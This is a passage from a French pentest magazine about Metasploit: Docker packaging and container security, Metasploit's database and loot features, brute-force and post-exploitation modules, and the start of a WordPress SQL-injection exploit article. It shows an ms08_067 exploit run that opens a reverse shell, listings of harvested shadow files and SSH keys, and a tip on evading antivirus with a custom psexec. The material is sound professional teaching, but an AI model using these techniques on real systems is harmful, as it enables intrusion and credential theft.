# Get dependencies
RUN /bin/bash -l -c "BUNDLEJOBS=$(expr $(cat /proc/cpuinfo | grep vendor_
id | wc -l) - 1)"
RUN /bin/bash -l -c "bundle config --global jobs $BUNDLEJOBS"
RUN /bin/bash -l -c "bundle install"
```

```

# Symlink tools to $PATH
RUN for i in `ls /opt/msf/tools/*/*`; do ln -s $i /usr/local/bin/; done
RUN ln -s /opt/msf/msf* /usr/local/bin

# Install PostgreSQL
ADD ./scripts/db.sql /tmp/
RUN /etc/init.d/postgresql start && su postgres -c "psql -f /tmp/db.sql"
USER root
ADD ./conf/database.yml /opt/msf/config/

# tmux configuration file
ADD ./conf/tmux.conf /root/.tmux.conf
# startup script
ADD ./scripts/init.sh /usr/local/bin/init.sh

# settings and custom scripts folder
VOLUME /root/.msf4/
VOLUME /tmp/data/

# Starting script (DB + updates)
CMD /usr/local/bin/init.sh

```

Les étapes importantes sont les suivantes :

- ⇒ **FROM** : Cette directive unique désigne le système d'exploitation qui va servir de souche, soit *Debian Jessie*. Il s'agit d'images minimalistes, avec très peu d'outils et de services.
- ⇒ **RUN, WORKDIR, USER** : Ces directives parlent d'elles-mêmes, elles servent à indiquer des commandes système, à changer de répertoire ou d'utilisateur courant pour effectuer des opérations sur le système. En d'autres termes, elles permettent de se configurer une image sur mesure en installant les logiciels nécessaires.
- ⇒ **ADD** : Cette instruction permet de déposer un fichier du répertoire courant de l'hôte sur l'image. Cette option est intéressante pour, par exemple, pousser des fichiers de configuration figés. Cette solution est parfois plus élégante que de télécharger un fichier avec *wget* ou éditer à coup de *sed*.
- ⇒ **VOLUME** : L'instruction indique qu'un répertoire peut faire l'objet d'un montage, au moment du lancement du conteneur, sur un répertoire de l'hôte ou un volume Docker externe.
- ⇒ **CMD** : Cette commande, unique, indique quelle commande ou script (déposé au préalable dans l'image) va être exécuté au lancement du conteneur. Cette commande, facultative, peut être aussi bien réglée sur **/bin/bash** que n'importe quel binaire, script ou service dans le conteneur. De toute façon, elle peut être surchargée au moment du lancement, avec la commande **docker run**. Plus de détails sont disponibles sur la documentation officielle [DKRFREF].

5.2 Construction

Une fois que le Dockerfile est prêt, nous pouvons construire l'image localement avec cette commande :

```
% docker build -t phocean/msf .
```

Terminal

L'opération peut prendre du temps. À son terme, comme pour une image récupérée à partir du *hub*, le résultat apparaîtra dans notre magasin local :

```
% docker images
```

Terminal

6. CONSIDÉRATIONS AUTOUR DE LA SÉCURITÉ

6.1 Hub Docker

Le *Hub Docker* est le portail web officiel visant à héberger des images préconstruites. Toute personne peut s'y créer un compte et déposer ses images.

Lorsque vous avez exécuté la commande `docker pull phoccean/msf`, vous avez en réalité téléchargé l'image à partir de mon compte. Un problème de sécurité apparaît clairement ici : quel niveau de confiance peut-on accorder à une image tierce ?

Il n'y a aucune garantie pour les images déposées de manière statique, sauf en ce qui concerne les images officielles comme celles, par exemple, des distributions Linux. Nous nous retrouvons ainsi dans la même situation que tous les magasins d'applications en ligne comme le marché *Android* ou l'*Apple Store* à leurs débuts : pas ou peu de vérifications sont faites contre du code malveillant.

D'autres images sont construites de manière dynamique à partir de la source du *Dockerfile*. Dans ce cas, la construction est réalisée automatiquement par Docker, et il est possible à l'utilisateur de vérifier le contenu du *Dockerfile*. Un niveau de confiance raisonnable peut donc être accordé à ce type d'image.

Attention également aux imbrications d'images. La nôtre se base exclusivement sur Debian. Mais, certaines images sont le résultat d'empilements de multiples images, au risque de perdre toute vision et contrôle de ce que le conteneur contient réellement.

Généralement, la seule façon d'être absolument sûr du contenu de son image est de réduire au maximum les dépendances et de la construire directement sur sa machine après avoir récupéré le *Dockerfile*, comme nous venons de le faire.

6.2 Isolation

L'isolation est effectuée au sein d'un processus fonctionnant en espace utilisateur. Si elle a déjà montré en quelques occasions ses limites [BLKHT15], les risques les plus importants proviennent de configurations trop permissives. Il faut donc être prudent avec les volumes et les privilèges de l'utilisateur qui exécute le service Docker (rajouter un utilisateur dans le groupe Docker revient globalement à lui donner les mêmes droits que *root*) [RVTLV].

6.3 Utilisateur dans le conteneur

Nous avons fait le choix, dans notre image, de faire fonctionner Metasploit sous l'utilisateur *root*. Il s'agit d'une vraie contrainte dont il aurait été difficile de s'affranchir, étant donné les besoins d'accès au réseau et la manière dont l'application fonctionne.

Le risque est également limité dans la mesure où nous avons rarement besoin que les services lancés dans Metasploit restent à l'écoute sur le réseau durablement et sans surveillance. Cela doit faire figure d'exception : dans la plupart des cas, un service fonctionnant à l'intérieur d'une image Docker devrait fonctionner avec des privilèges bas, exactement comme sur un système hôte. Ce principe est rarement respecté sur les images mises à disposition sur Internet, quelle que soit l'application proposée et alors qu'il est parfois trivial de faire fonctionner le service avec des droits restreints. Il s'agit pourtant d'une posture importante pour complexifier toute tentative d'élévation de privilèges en cas de vulnérabilité dans le service exposé.

Même si l'isolation du noyau est censée bloquer la portée d'une telle escalade, autant mettre toutes les chances de son côté en respectant ce principe de défense en profondeur.

6.4 Guides de sécurisation

La plupart des risques et des bonnes pratiques sont synthétisés dans la documentation officielle [DDAS] et quelques livres blancs [NCCHLC].

Ces lectures sont indispensables avant de se lancer dans l'aventure des conteneurs.

CONCLUSION

De nos jours, force est de constater que de nombreuses applications, fonctionnellement très riches, sont devenues aussi relativement complexes à intégrer en raison de nombreuses dépendances.

De fait, les conteneurs offrent une solution élégante pour utiliser ces applications de manière isolée, tout en conservant de bonnes performances et en gardant son système sain. L'image Docker présentée ici peut être déployée en quelques secondes, sans se préoccuper outre mesure des dépendances ou de l'exposition de son système sur le réseau.

J'espère que vous la trouverez utile, et que cet article vous aura aussi donné l'envie d'intégrer et proposer de la sorte d'autres outils de sécurité. N'hésitez pas à me faire part de vos remarques, j'en tiendrai compte avec plaisir. ■

REMERCIEMENTS

Je remercie Sysdream pour m'avoir permis de réaliser cet article.

RÉFÉRENCES

- ⇒ [RVM] Site officiel de Ruby Version Manager : <https://rvm.io/>
- ⇒ [DOCKER] Site officiel de Docker : <https://www.docker.com/>
- ⇒ [CGROUPS] Cgroups (Wikipédia) : <https://fr.wikipedia.org/wiki/Cgroups>
- ⇒ [DKRINST] Documentation officielle pour installer Docker : <https://docs.docker.com/engine/installation/>
- ⇒ [DKRNET] Configuration réseau de Docker : <https://docs.docker.com/v1.8/articles/networking/>
- ⇒ [DKRFILE] Dépôt du fichier Dockerfile pour Metasploit : <https://github.com/phocean/dockerfile-debian-metasploit>
- ⇒ [DKRFREF] Dockerfile reference : <https://docs.docker.com/engine/reference/builder/>
- ⇒ [DKRHUB] Image Metasploit sur le hub docker : <https://hub.docker.com/r/phocean/msf/>
- ⇒ [REMNUX] Site officiel de la distribution REMnux : <https://remnux.org/>
- ⇒ [REMBLOG] Run Metasploit Framework as a Docker container without installation pains : <https://zeltser.com/metasploit-framework-docker-container/>
- ⇒ [BLKHT15] Vulnerability exploitation in Docker container environments : <https://www.blackhat.com/docs/eu-15/materials/eu-15-Bettini-Vulnerability-Exploitation-In-Docker-Container-Environments-wp.pdf>
- ⇒ [RVTLV] Using the Docker command to root the host : <http://reventlov.com/advisories/using-the-docker-command-to-root-the-host>
- ⇒ [NCCHLC] Understanding hardening Linux containers : https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2016/april/ncc_group_understanding_hardening_linux_containers-10pdf/
- ⇒ [DDAS] Docker daemon attack surface : <https://docs.docker.com/engine/security/security/#docker-daemon-attack-surface>

1 PRISE EN MAIN

METASPLOIT IS NOT AN EXPLOIT FRAMEWORK

Marc LEBRUN

Pour tout pentesteur, Metasploit est incontournable. Grâce à ce framework, les professionnels comme les script-kiddies ont accès à une large base de données de codes d'exploitation relativement fiables, clef en main. Il suffit de quelques lignes de commandes, voire de quelques clics si on utilise Armitage, pour exploiter des vulnérabilités parfois critiques. Même pas besoin de comprendre ! Cet article ne se concentrera absolument pas sur cet aspect et tentera plutôt de vous démontrer qu'il s'agit surtout d'un merveilleux outil de gestion, bien plus efficace qu'Excel en test d'intrusion.

1. INTRODUCTION

1.1 Historique du projet

En 2003, H.D. Moore (que je ne vous ferai pas l'affront de présenter) crée Metasploit. L'objectif du projet est de fournir une collection d'outils réseau portable. Le projet est donc développé dans un langage de script de l'époque : Perl. Avec le temps, ce framework évolue considérablement et devient un véritable environnement de développement et d'exploitation de vulnérabilités. En 2007, le projet est totalement réimplémenté en Ruby, aussi étrange que cela puisse paraître, afin de bénéficier d'un meilleur support du multithreading et une meilleure portabilité, notamment sur Windows. En 2009, le projet est acquis par Rapid7, qui propose, en plus de la version open source « community », deux versions commerciales : « Metasploit Express » et « Metasploit Pro ».

1.2 Principales fonctionnalités

Metasploit est annoncé comme une plateforme de pentest permettant de découvrir, valider et exploiter des failles de sécurité. De plus, ce projet propose une interface interactive simplifiée à l'extrême qui permet même aux plus novices d'exploiter des vulnérabilités en quelques commandes :

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.0.10.12
RHOST => 10.0.10.12
msf exploit(ms08_067_netapi) > run
[*] Started reverse TCP handler on ...
...
[*] Command shell session 1 opened
```

Terminal

Encore plus facile via l'interface web ou le client Armitage ! Mais Metasploit n'est pas qu'une bibliothèque d'exploits bien packagés. Le framework propose de plus en plus de fonctionnalités facilitant la vie de l'auditeur qui n'a que quelques jours pour faire un test d'intrusion le plus exhaustif possible et rédiger un rapport de qualité débordant de recommandations judicieuses et réalistes. Parmi ces fonctionnalités, nous avons notamment :

- ⇒ plusieurs scanners de ports, moins performants que Nmap (ou qu'UnicornsCan concernant l'UDP), mais on ne sait jamais... ;
- ⇒ de nombreux modules « auxiliaires » permettant de mener des attaques de bruteforce, de reconnaissance, etc. ;
- ⇒ des modules de post-exploitation ;
- ⇒ la possibilité d'utiliser une base de données pour stocker et manipuler les données obtenues lors des tests.

Sans oublier qu'il y a de jolis ASCII-arts affichés au lancement de la console, et ça c'est important aussi.

Plus sérieusement, l'utilisation et le développement de modules d'exploitation en tant que tels sont déjà largement documentés et les autres articles de ce numéro hors-série couvrent probablement déjà très bien cet aspect. Nous allons ici nous intéresser principalement aux autres cas d'usage de Metasploit : gestion des informations et post-exploitation.

2. MISE EN ROUTE

2.1 Fork me (I'm famous)

Récupérer le framework depuis le dépôt de développement a été pendant longtemps la méthode d'installation par défaut de Metasploit. Il semble que la méthode officielle est dorénavant de télécharger un installateur et de l'exécuter sur sa machine. C'est tout à fait suffisant pour une utilisation ponctuelle, mais les professionnels en faisant un usage quotidien voudront intégrer leurs propres modules, étendre les dictionnaires de bruteforce présents par défaut, corriger les éventuels bugs rencontrés, etc.

Nous allons donc non seulement installer depuis le dépôt, mais dans notre propre fork du projet. Il est ainsi possible d'obtenir et de fusionner les ajouts depuis le dépôt officiel tout en conservant les modifications apportées par nos soins. Rapid7 fournit d'ailleurs une documentation très complète pour les personnes souhaitant aller plus loin et proposer du code pour intégration dans le projet [MSFDEV].

Pour faire court, on crée un nouveau dépôt via le service de son choix (GitHub, Gitlab, Bitbucket, self-hosting...), puis on crée une branche *upstream* pointant vers les dépôts officiels.

Terminal

```
$ git clone git@serveur:port/monrepo
$ git remote add upstream git@github.com:rapid7/metasploit-framework.git
```

On dispose alors de notre propre version de développement de Metasploit, tous nos changements peuvent être « commit » sur notre dépôt, et il est toujours possible d'obtenir les mises à jour de Rapid7 depuis la branche « officielle » (*upstream*).

La procédure de mise à jour est alors un simple *merge git* :

Terminal

```
$ git pull
$ git fetch upstream
$ git merge upstream/master
$ git push origin master
```

Il est parfois utile également de lancer la commande **msfupdate** après cette opération pour automatiquement installer les « Ruby gems » manquantes, le cas échéant. Et voilà !

2.2 Configuration

Afin de pouvoir exploiter les fonctions de Metasploit qui nous intéressent ici, il est indispensable de configurer le framework pour qu'il se connecte à une base de données. La première étape est d'installer un gestionnaire de base de données, PostgreSQL est celui qui est recommandé par le projet Metasploit.

Sans rentrer dans les détails de l'installation de PostgreSQL, qui sortent du cadre de cet article, la création de la base de données et d'un utilisateur dédié peut se résumer à :

Terminal

```
# su postgres
$ createuser msf_user -P
$ createdb --owner=msf_user msf_database
```

Il est alors facile de se connecter à la base de données depuis **msfconsole**, soit manuellement à l'aide de la console en spécifiant les informations nécessaires avec la commande **db_connect**, soit en remplissant les champs ad-hoc du fichier **<répertoire d'installation de Metasploit>/config/database.yml**.

On peut également noter que si un fichier **~/ .msf4/msfconsole.rc** est présent, il sera interprété à chaque lancement de **msfconsole**. Le fichier est lu ligne par ligne et les commandes exécutées s'il s'agit de commandes valides dans la console Metasploit. Il peut être utile pour configurer son environnement de travail sous Metasploit, par exemple :

Fichier

```
setg PromptTimeFormat "%I:%H:%S"
setg PROMPT "%grn%T%clr%yel@%clr%red%H%clr : %L%clr (s:%red%S%clr
j:%red%J%clr) msf "
setg VERBOSE true
[...]
```

Il est également possible d'insérer du code Ruby dans ce fichier, entre des balises adaptées. Voici un exemple tout simple qui permet de journaliser toutes les commandes et leurs résultats au sein de fichiers datés :

Fichier

```
[...]
<ruby>
run_single("spool /home/marc/log/msf/" + Time.new.strftime("%Y%m%d_%H-%M-
%S") + "_console.log")
</ruby>
```

Cette simple ligne de configuration peut s'avérer très utile, notamment lorsque les découvertes s'accumulent et que l'on cherche le résultat d'un test particulier après 5 jours de tests d'intrusion interne...

3. UTILISATION DE LA BASE DE DONNÉES

L'utilisation d'une base de données permet d'exploiter les fonctionnalités de Metasploit qui nous intéressent ici. Une fois la connexion effectuée, comme expliqué plus haut, la commande **db_status** permet de s'assurer que tout fonctionne correctement.

Les workspaces permettent, comme leur nom l'indique, de créer un espace de travail dédié. Lors d'une campagne de tests d'intrusion, ce mécanisme permet principalement de créer un environnement compartimenté dans lequel ne seront stockées que les informations relatives aux tests en cours. Il est donc plutôt cohérent d'en créer un par mission ou par projet.

On crée un nouveau workspace avec la commande **workspace -a**. On change de workspace en spécifiant simplement son nom après la commande sans option particulière.

Une fois qu'on dispose d'un workspace, il est possible d'y importer les résultats de scan de nombreux outils tiers, notamment Nmap. Il suffit de réaliser ses scans avec l'option **-oA** (ou **-oX**) puis d'utiliser la commande **db_import <chemin vers les scans>/<scan>.xml** ou ***.xml**. En jouant un peu avec les options **min-host** et **max-host** de Nmap, il est d'ailleurs possible de forcer Nmap à écrire régulièrement ses résultats dans le fichier et donc d'importer des résultats même partiels et de commencer à travailler dessus.

Dès lors que l'on a des données sur lesquelles travailler, on peut les exploiter grâce aux commandes suivantes :

⇒ **hosts** ;

⇒ **services** ;

⇒ **creds** ;

⇒ **loot**.

hosts et **services** sont au cœur des fonctionnalités de « gestion » de Metasploit. Elles permettent d'interroger la base de données et de respectivement lister les machines et les services identifiés lors des tests. Ces commandes permettent de rapidement identifier la machine, le ou les services à cibler lors des tests. Elles sont également particulièrement utiles après la fin des tests, lors de la rédaction du rapport. Grâce à **hosts** on peut par exemple retrouver le ou les noms d'hôtes associés à une adresse, et inversement, sous réserve d'avoir pensé à effectuer une résolution DNS inverse, à l'aide du module **dns_reverse_lookup** par exemple.

Afin d'exploiter plus facilement les résultats de scans avec **services**, il est fortement recommandé d'effectuer les scans Nmap avec l'option **-sV**. Les résultats seront plus détaillés, Nmap arrivant en général plutôt bien à sonder les services découverts afin de détecter protocoles, bannières, noms de services et parfois numéros de version. Cette commande accepte également une option **-R** qui permet d'automatiquement remplir le champ **RHOSTS** du module en cours d'utilisation avec le résultat de la requête. C'est extrêmement pratique pour automatiser les tests simples, tester les accès anonymes sur tous les services FTP du périmètre par exemple.



```
01:13:39@nostramo : 10. [redacted] (s:0 j:0) msf > services -u

Services
=====

host      port  proto  name  state  info
----
212 [redacted].80 80    tcp   http  open   nginx
212 [redacted].80 443   tcp   ssh   open   OpenSSH 7.2 protocol 2.0
```

Figure 1

La commande **services** permet de lister les services scannés et/ou exploités.

Les commandes **creds** et **loot** permettent quant à elles d'interroger la base de données afin de lister les informations obtenues grâce à des modules d'exploitation ou de post-exploitation. La première liste simplement toutes les formes de « credentials » obtenues : identifiants, mots de passe, clefs SSH, hashes NTLM, etc. De nombreux modules de bruteforce supportent l'utilisation de tout ou partie des données stockées dans **creds**, ce qui permet de rapidement tester des informations d'authentification obtenues précédemment.

Loot indexe les données stockées sur le disque obtenues en post-exploitation, des fichiers de configuration ou des journaux par exemple.

GREP

Msfconsole intègre une commande **grep** interne, qui implémente les fonctionnalités les plus communément utilisées de la commande Unix homonyme.

L'interpréteur de commandes de Metasploit ne permettant pas de combiner commandes internes, commandes shell et redirections (pipe, etc.), la commande s'utilise en début de ligne, de la manière suivante : **grep [options] pattern commande**.

Cette implémentation de **grep** ne permet cependant pas de fournir un fichier de motif (option **-f** du **grep** Unix), qui est pourtant bien pratique pour recouper des résultats entre eux. Mais puisque vous avez votre propre « fork », vous allez pouvoir facilement patcher la fonction **cmd_grep** dans le code Ruby du framework ;)

```

-rw-r--r-- 1 marc marc 905 17:26 20150820172649 ssh.etcpasswd_055206.txt
-rw-r--r-- 1 marc marc 687 17:26 20150820172649 ssh.etcshadow_729701.txt
-rw-r--r-- 1 marc marc 799 17:27 20150820172703 ssh.authorized_k_536737.txt
-rw-r--r-- 1 marc marc 668 17:27 20150820172703 ssh.id_dsa_183082.txt
-rw-r--r-- 1 marc marc 608 17:27 20150820172703 ssh.id_dsa.pub_811907.txt
-rw-r--r-- 1 marc marc 1768 17:27 20150820172704 ssh.known_hosts_341660.txt
-rw-r--r-- 1 marc marc 905 17:27 20150820172705 ssh.etcpasswd_653727.txt
-rw-r--r-- 1 marc marc 687 17:27 20150820172706 ssh.etcshadow_931648.txt
-rw-r--r-- 1 marc marc 799 17:27 20150820172718 ssh.authorized_k_253714.txt
-rw-r--r-- 1 marc marc 668 17:27 20150820172719 ssh.id_dsa_263460.txt
-rw-r--r-- 1 marc marc 608 17:27 20150820172720 ssh.id_dsa.pub_116460.txt
-rw-r--r-- 1 marc marc 1768 17:27 20150820172720 ssh.known_hosts_314701.txt
-rw-r--r-- 1 marc marc 1074 17:27 20150820172721 ssh.etcpasswd_335640.txt
-rw-r--r-- 1 marc marc 800 17:27 20150820172722 ssh.etcshadow_387420.txt
-rw-r--r-- 1 marc marc 1229 17:27 20150820172734 ssh.authorized_k_342497.txt
-rw-r--r-- 1 marc marc 668 17:27 20150820172734 ssh.id_dsa_243573.txt
-rw-r--r-- 1 marc marc 608 17:27 20150820172735 ssh.id_dsa.pub_588571.txt
-rw-r--r-- 1 marc marc 410 17:27 20150820172735 ssh.known_hosts_681888.txt
-rw-r--r-- 1 marc marc 394 17:27 20150820172736 ssh.authorized_k_756341.txt
-rw-r--r-- 1 marc marc 1211 17:27 20150820172737 ssh.known_hosts_902721.txt
marc@ ~ -Linux 10:42:24 ~/.msf4/loot

```

Figure 2

Le dossier `loot` contient tous les fichiers obtenus depuis des modules de post-exploitation.

Même s'il ne s'agit pas à proprement parler de données en base, Metasploit stocke en effet les informations obtenues à l'aide des modules de post-exploitation dans un dossier `loot`. Il s'agit en général de fichiers texte, facilement exploitables avec `grep`, qui se situent dans le dossier `~/.msf4/loot`.

4. OPÉRATIONS DE MASSE

L'utilisation de la commande `services` à l'aide de l'option permettant d'automatiquement remplir le champ `RHOSTS` rend très précieux les nombreux modules de la catégorie « auxiliary ». En effet, là où Metasploit brille, ce n'est pas tant sur les codes d'exploitation de failles publiques, mais sur cette collection de scripts qui permettent de réaliser de nombreuses opérations rébarbatives de manière simple et au moins partiellement automatisée.

4.1 Modules auxiliaires incontournables

Une fois les résultats de scan Nmap importés, nous pouvons dérouler nos scripts auxiliaires sur les services exposés. Parmi ceux-ci, les plus utilisés sont sans surprise ceux qui attaquent les mécanismes d'authentification. Lors d'un test d'intrusion interne, le nerf de la guerre ce sont les mots de passe. C'est grâce (ou à cause) de mots de passe particulièrement faibles, prédictibles ou massivement réutilisés sur de nombreux services que le pentesteur évoluera rapidement et sans trop de difficultés sur le réseau.

On peut donc mettre en tête de liste les modules `tomcat_mgr_login` et `jboss_vulnscan` qui mettront rapidement en évidence les principaux défauts de configuration des serveurs applicatifs Tomcat et Jboss. Ces services restent encore des vecteurs d'attaque prépondérants lors de tests internes...

Lors de ce type de tests, les modules `smb_*` se révèlent également bien utiles pour exploiter les environnements reposant sur Windows/Active Directory, tant pour effectuer des attaques de brute-force, que pour identifier les utilisateurs présents sur les machines auditées. Les modules émulant le fonctionnement de `psexec` sont également bien pratiques. Ceux-ci restent en effet incontournables pour exploiter les identifiants dérobés et exécuter des commandes sur les machines Windows.

PSEXEC

Bien que les modules « psexec » de Metasploit fassent le job, ils sont aisément détectés par tout antivirus sérieux configuré pour bloquer la catégorie « outils de hacking ».

Les attaques par ce vecteur ne sont cependant pas liées à une faille, mais bien à une fonctionnalité de Windows. Ce sont les signatures des outils qui sont reconnues par les solutions antivirus. À partir de là, rien n'empêche d'implémenter son propre psexec, avec la très bonne bibliothèque Python Impacket par exemple, ou directement en C/C++.

Un petit « wrapper » en Ruby pour avoir son propre module Metasploit et le tour est joué. En tout cas, ça fera l'affaire jusqu'au jour où les antivirus feront de la détection comportementale (pour de vrai cette fois)...

Enfin, les modules permettant l'exploitation des services SSH, notamment `ssh_login_pubkey`, sont également bien souvent indispensables pour les déplacements latéraux sur le réseau.

Il ne s'agit là que d'une courte liste d'exemples, mais il existe de nombreux autres modules auxiliaires qui permettent d'attaquer des services SNMP, des bases de données (Oracle, DB2, MySQL / MariaDB, etc.) et bien d'autres services exotiques. Certains modules auxiliaires permettent également de mettre en écoute des services minimalistes afin de mener des attaques réseau simplement, mais efficacement : SMB Relay, DHCP exhaustion, captures de handshakes, etc. Enfin la catégorie « scanner » des modules auxiliaires permet de sonder de nombreux services à la recherche d'informations de version ou de failles de sécurité publiques.

4.2 Aller un peu plus loin

Le framework Metasploit réimplémente nombre d'outils de post-exploitation communs. Ainsi, il existe des modules `incognito`, `mimikatz` qui viennent compléter les outils de post exploitation plus classiques (tels `hashdump` ou `enum_configs`). Ces outils étant particulièrement bien documentés, nous ne nous attardons pas dessus. Cependant, en complément des fonctionnalités déjà abordées dans cet article, deux modules présentent un intérêt certain lorsqu'il faut industrialiser un peu plus les tâches de post-exploitation.

`Passwd-shadow-ssh-jacker` [JACK], permet de facilement récupérer les fichiers `shadow/passwd` des hôtes Unix disposant d'un accès SSH. Utilisé en combinaison avec les données provenant de la base de données (`creds`), on peut ainsi obtenir de nouveaux identifiants, ouvrant potentiellement des accès à d'autres machines.

L'utilisation de ces modules de post-exploitation permet en général d'ouvrir une session `shell` ou `meterpreter` sur la machine vulnérable. Or il manque au sein de Metasploit un mécanisme permettant d'exploiter facilement ces sessions en masse. Le module `pentest.rb` développé par Carlos Perez [PENTEST] s'intègre dans le framework et l'étend afin de bénéficier de cette fonctionnalité, entre autres.

```
10:10:41@XMC0-ML-Linux : 172.16.10.107 (s:0 j:0) msf > load pentest
Pentest Plugin
Version 1.3
Pentest plugin loaded.
by Carlos Perez (carlos_perez[at]darkoperator.com)
[*] Successfully loaded plugin: pentest
10:10:46@XMC0-ML-Linux : 172.16.10.107 (s:0 j:0) msf > |
```

Figure 3

Écran de chargement du module `pentest.rb`.

Ce module permet en particulier d'exécuter tous les modules de la catégorie « discovery » sur les sessions courantes, ou de lancer un module ou une commande spécifique sur plusieurs sessions.

Cet outil permet de gagner un temps non négligeable en réalisant en masse des opérations déroulées normalement uniquement « à la main ». On est alors face à un dossier *loot* bien rempli, et le défi est alors non plus de trouver des données à exploiter, mais d'exploiter correctement une abondance de données :-)

```
Postauto Commands
=====
Command      Description
-----
app_creds    Run application password collection modules against specified sessions.
multi_cmd    Run shell command against several sessions
multi_meter_cmd  Run a Meterpreter Console Command against specified sessions.
multi_meter_cmd_rc  Run resource file with Meterpreter Console Commands against specified sessions.
multi_post   Run a post module against specified sessions.
multi_post_rc  Run resource file with post modules and options against specified sessions.
sys_creds    Run system password collection modules against specified sessions.
```

Figure 4

Le module pentest.rb permet d'exécuter des actions sur de nombreuses sessions de manière automatisée.

CONCLUSION

Faire un article sur Metasploit sans parler de code d'exploitation pour MS08-67 ou Heartbleed, c'est possible ! Autant la plupart des exploits inclus dans Metasploit peuvent être retrouvés sous une forme ou une autre sur Internet, autant ses fonctionnalités de gestion des informations récoltées lors des tests d'intrusion sont irremplaçables.

La profusion d'outils auxiliaires permettant de réaliser des attaques simples, voire basiques, combinée à l'utilisation d'une base de données aisément manipulable font de cet outil la clef de tests d'intrusion internes réussis sans douleur (pour l'attaquant du moins).

S'il est un domaine où ses fonctionnalités pêchent un peu c'est sur les tests web, notamment ceux à large périmètre lors d'exercices Red Team par exemple. En effet, des outils comme *sqlmap* [SQLMAP] ou *patator* [PATATOR] n'ont pas d'équivalents aussi efficaces au sein du framework. ■

REMERCIEMENTS

Merci à Guillaume Lopes pour les relectures et les bons conseils !

Salut aussi à la team XMCO, où j'ai eu l'occasion d'aiguiser mes Metasploit-skills ;-)

RÉFÉRENCES

- ⇒ [RUBY] <https://dev.metasploit.com/pipermail/framework/2006-October/001325.html>
- ⇒ [MSFDEV] <https://github.com/rapid7/metasploit-framework/wiki/Setting-Up-a-Metasploit-Development-Environment>
- ⇒ [JACK] <https://github.com/pwnwiki/q/blob/master/modules/post/linux/q/passwd-shadow-ssh-jacker-meterpreter.rb>
- ⇒ [PENTEST] <https://github.com/darkoperator/Metasploit-Plugins/>
- ⇒ [SQLMAP] <http://sqlmap.org/>
- ⇒ [PATATOR] <https://github.com/lanjelot/patator>



2

EXPLOITATION

À découvrir dans cette partie...

2.1 Écriture d'un exploit pour un plugin WordPress



Initiez-vous à l'écriture d'un module d'exploitation en partant d'une vulnérabilité très simple : une injection SQL dans un plugin WordPress. p. 32

2.2 De la preuve de concept au module Metasploit



Approfondissez vos connaissances sur les développements des modules via un second exemple exploitant un buffer overflow dans l'application « Easy File Sharing Web Server ». p. 44

2.3 Émulateur HID Teensy & Meterpreter Metasploit en Powershell



Redécouvrez le grand classique de la clef USB injectant un code malveillant, mis au goût du jour avec Metasploit. p. 54

2 EXPLOITATION

SECURITY

ÉCRITURE D'UN EXPLOIT POUR UN PLUGIN WORDPRESS

Jessica NÉEL, Mathieu GONZALES, Florent BOURRAT & Geoffrey BERNARD

Metasploit est un outil communautaire mis à jour quotidiennement par ses développeurs, mais aussi par ses utilisateurs, et c'est entre autres ce qui fait sa force. Cet article explique comment contribuer à Metasploit à partir d'une CVE en utilisant un exemple simple : une injection SQL.

INTRODUCTION

Quiconque ayant quelques notions de programmation est capable d'écrire un module pour Metasploit. Il n'est pas nécessaire d'avoir des connaissances étendues en sécurité informatique, on peut simplement traduire les CVEs (*Common Vulnerability and Exposure*) existantes en module MSF (*MetaSploit Framework*). De plus, les CVEs sont souvent accompagnées de bouts de code permettant l'exploitation de la vulnérabilité, ce qui facilite la tâche d'écriture du module. Cet article portera sur l'écriture d'un module pour Metasploit, à partir d'une CVE concernant une injection SQL dans un plugin WordPress. Dans cet article, vous trouverez quelques rappels sur les CVEs, l'explication du code du module, une démonstration du module et quelques exemples d'exploitations web à l'aide de Metasploit.

1. PRÉSENTATION DE LA CVE EXPLOITÉE

1.1 Comment trouver les CVEs ?

Les CVEs sont maintenues par la société MITRE. C'est une société américaine à but non lucratif de recherche et développement. Ce groupe est parrainé par le gouvernement fédéral américain.

Cette liste de vulnérabilités regroupe toutes les corrections apportées aux applications (c'est-à-dire indique toutes les corrections sur les mises à jour logicielles) : elle est donc assez conséquente. Le site possède une fonction de recherche qui permet de rechercher à partir du nom d'un logiciel, toutes les vulnérabilités correspondantes à celui-ci.

On peut déjà voir un certain nombre de CVEs avec des moyens d'attaque différents, ainsi qu'une description des attaques possibles.

Une fois la CVE cible sélectionnée, le site indiqué donne de plus amples informations, comme le moyen utilisé pour réaliser l'attaque (injection SQL, XSS, CSRF...), l'impact sur l'intégrité, etc.

En effet, il existe différents types d'attaques. Cet exemple ne couvre que les attaques portant sur une application web.

XSS (*Cross-site scripting*) est une injection de code malicieux dans une page web. Elle peut être faite en JavaScript (le plus souvent) ou en HTML, et peut être persistante (stockée sur le serveur) ou non. L'exploitation d'une faille XSS permet par exemple de voler les cookies (vol de session), de faire des actions utilisateur à la place de celui-ci, de rediriger l'utilisateur vers un site frauduleux (phishing).

CSRF (*Cross-Site Request Forgery*) est une attaque qui vise à forcer l'utilisateur à réaliser une action choisie à son insu sur un site sur lequel il est authentifié.

Sur le site de MITRE, d'autres liens peuvent correspondre aux références trouvées afin de « prouver » que la source est sûre. Pour la CVE choisie pour cet article, il n'y a qu'une seule référence vers <http://www.exploit-db.com/> qui est en lien avec le système d'exploitation Kali Linux pour l'« offensive security ».

Pour plus d'informations sur l'exploit, on peut également se rendre sur le site de la NVD (*National Vulnerability Database*, <https://web.nvd.nist.gov/>). Ce site est la propriété du NIST (*National Institute of Standards and Technology*), qui permet de voir avec plus de détails les capacités d'exploitation d'un exploit. Il reprend les informations trouvées sur MITRE, mais permet également d'avoir des « scores » par rapport au degré d'impact sur l'intégrité, la difficulté à réaliser l'attaque, le ou les moyens permettant de réaliser celle-ci, le nombre de connexions dont l'attaquant a besoin, le degré de dégradation de données chez la victime.

1.2 La CVE 2015-6522

La CVE exploitée concerne le plugin WP Symposium de WordPress. Ce plugin est gratuit et permet d'avoir une fonction de chat sur son site web. Il existe également une version payante de celui-ci donnant des fonctionnalités supplémentaires.

Cette CVE porte le numéro 2015-6522, car elle a été découverte en 2015. La vulnérabilité est exploitable sur les versions du plugin inférieures à la version 15.8.

La version pro du plugin possède plus de 41 000 téléchargements et 31 % d'entre eux correspondent à une version antérieure à la version 15.12 (source sur <https://wordpress.org/plugins/wp-symposium-pro/stats/> à la date du 25/05/16). On peut ainsi estimer le nombre d'utilisateurs des versions inférieures à la version 15.8 (et donc potentiellement vulnérables) à au moins 15%.

